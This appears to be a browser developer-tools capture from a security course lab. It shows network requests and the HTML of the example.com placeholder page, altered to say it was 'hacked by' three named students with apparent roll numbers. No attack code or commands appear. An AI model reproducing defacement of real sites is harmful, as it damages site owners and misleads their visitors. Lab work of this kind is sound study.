200	GET	contile-imag...	LbtwpBIOwiYh0vxiwPinJ_U7mlWVWHUS_yHpc	img	jpeg	NS_BINDING_A...	10.32 ...					
404	GET	www.examp...	favicon.ico	FaviconLoader...	html	1.62 kB	1.26 kB					

3 requests12.83 kB / 3.24 kB transferredFinish: 26.94 sDOMContentLoaded: 26.92 sload: 26.94 s

HTML

```
div {
  width: 600px;
  margin: 5em auto;
  padding: 2em;
  background-color: #f0f0f0;
  border-radius: 0.5em;
  box-shadow: 2px 3px 7px rgba(0,0,0,0.02);
}
a:link, a:visited {
  color: #5b488f;
  text-decoration: none;
}
@media (max-width: 700px) {
  div {
    margin: 0 auto;
    width: auto;
  }
}
</style>
</head>
<body>
<div>
  <h1>Example Domain</h1>
  <p>This website has been hacked by: <br>
    Hrishikesh Hemke: CS23MTECH14003 <br>
    Mayuresh Dindorkar : CS23MTECH14007 <br>
    Shrenik Ganguli : CS23MTECH14014</p>
  <p><a href="https://www.iana.org/domains/example">More information...</a></p>
</div>
</body>
</html>
```